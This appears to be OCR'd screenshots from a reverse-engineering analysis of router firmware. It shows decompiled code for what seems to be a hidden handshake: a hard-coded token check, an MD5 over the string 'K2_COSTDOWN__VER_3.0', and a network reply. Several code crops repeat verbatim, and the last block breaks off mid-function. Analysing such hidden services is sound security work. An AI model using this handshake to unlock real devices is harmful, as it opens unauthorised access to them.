
```
if (DAT_004147e0 == 2) {
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 == 2) {
    memset(&DAT_00414ba0,0,0x80);
    memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
    memset(auStack_e0,0,0x58);
    FUN_00401f30(auStack_e0);
    FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
    FUN_00402c28(auStack_e0,&DAT_004149a0);
    DAT_00414b70 = 0;
    DAT_00414b74 = 0;
    DAT_00414b78 = 0;
    DAT_00414b7c = 0;
    memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
    sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
    DAT_004147e0 = 0;
  }
  break;
}
```




```
int FUN_00401518(void *param_1,int param_2)

{
  int iVar1;
  int iVar2;
  char *__s2;
  size_t __n;

  if (param_2 == 1) {
    __s2 = "STTH";
    __n = 4;
  }
  else {
    if (param_2 != 2) {
      if (param_2 == 0) {
        iVar1 = memcmp(param_1,&DAT_00404294,4);
        return -(iVar1 != 0);
      }
      puts("checkState error");
      return -2;
    }
    __s2 = "ABCDEF1234";
    __n = 10;
  }
  iVar2 = memcmp(param_1,__s2,__n);
  iVar1 = -1;
  if (iVar2 == 0) {
    iVar1 = param_2;
  }
  return iVar1;
}
```




```c
int FUN_00401518(void *param_1,int param_2)

{
  int iVar1;
  int iVar2;
  char *__s2;
  size_t __n;

  if (param_2 == 1) {
    __s2 = "STTH";
    __n = 4;
  }
  else {
    if (param_2 != 2) {
      if (param_2 == 0) {
        iVar1 = memcmp(param_1,&DAT_00404294,4);
        return -(iVar1 != 0);
      }
      puts("checkState error");
      return -2;
    }
    __s2 = "ABCDEF1234";
    __n = 10;
  }
  iVar2 = memcmp(param_1,__s2,__n);
  iVar1 = -1;
  if (iVar2 == 0) {
    iVar1 = param_2;
  }
  return iVar1;
}
```



```c
int checkState(void *payload,int next_state)

{
  int state;
  int is_a_match;
  char *expected_token;
  size_t token_length;

  if (next_state == 1) {
/* dead code */
    expected_token = "STTH";
    token_length = 4;
  }
  else {
    if (next_state != 2) {
/* dead code */
      if (next_state == 0) {
        state = memcmp(payload,"STSE",4);
        return -(state != 0);
      }
      puts("checkState error");
      return -2;
    }
/* Note that the checkState variable is ALWAYS 2. */
    expected_token = "ABCDEF1234";
    token_length = 10;
  }
  is_a_match = memcmp(payload,expected_token,token_length);
  state = -1;
  if (is_a_match == 0) {
    state = next_state;
  }
  return state;
}
```




```
if (DAT_004147e0 == 2) {
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 == 2) {
    memset(&DAT_00414ba0,0,0x80);
    memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
    memset(auStack_e0,0,0x58);
    FUN_00401f30(auStack_e0);
    FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
    FUN_00402c28(auStack_e0,&DAT_004149a0);
    DAT_00414b70 = 0;
    DAT_00414b74 = 0;
    DAT_00414b78 = 0;
    DAT_00414b7c = 0;
    memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
    sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
    DAT_004147e0 = 0;
  }
  break;
}
```




```
if (DAT_004147e0 == 2) {
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 == 2) {
    memset(&DAT_00414ba0,0,0x80);
    memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
    memset(auStack_e0,0,0x58);
    FUN_00401f30(auStack_e0);
    FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
    FUN_00402c28(auStack_e0,&DAT_004149a0);
    DAT_00414b70 = 0;
    DAT_00414b74 = 0;
    DAT_00414b78 = 0;
    DAT_00414b7c = 0;
    memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
    sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
    DAT_004147e0 = 0;
  }
  break;
}
```

the tell-tale constants of an MD5 hash context:




```
void FUN_00401f30(undefined4 *param_1)

{
  *param_1 = 0;
  param_1[2] = 0x67452301;
  param_1[1] = 0;
  param_1[3] = 0xefcdab89;
  param_1[4] = 0x98badcfe;
  param_1[5] = 0x10325476;
  return;
}
```


the tell-tale constants of an MD5 hash context:



```
void FUN_00401f30(undefined4 *param_1)

{
  *param_1 = 0;
  param_1[2] = 0x67452301;
  param_1[1] = 0;
  param_1[3] = 0xefcdab89;
  param_1[4] = 0x98badcfe;
  param_1[5] = 0x10325476;
  return;
}
```



```
void md5_init(uint *md5_context)

{
  *md5_context = 0;
  md5_context[2] = 0x67452301;
  md5_context[1] = 0;
  md5_context[3] = 0xefcdab89;
  md5_context[4] = 0x98badcfe;
  md5_context[5] = 0x10325476;
  return;
}
```




```
if (STATE == 2) {
  S = checkState(payload_buffer,2);
  if (S == 2) {
    memset(&K2_COSTDOWN__VER_3.0_at_00414ba0,0,0x80);
    memcpy(&K2_COSTDOWN__VER_3.0_at_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
    memset(md5,0,0x58);
    md5_init(md5);
    md5_add(md5,&K2_COSTDOWN__VER_3.0_at_00414ba0,0x80);
    md5_digest(md5,&MD5_HASH_OF_K2_COSTDOWN_at_4149a0);
    DEVICE_IDENTIFYING_HASH = 0;
    DAT_00414b74 = 0;
    DAT_00414b78 = 0;
    DAT_00414b7c = 0;
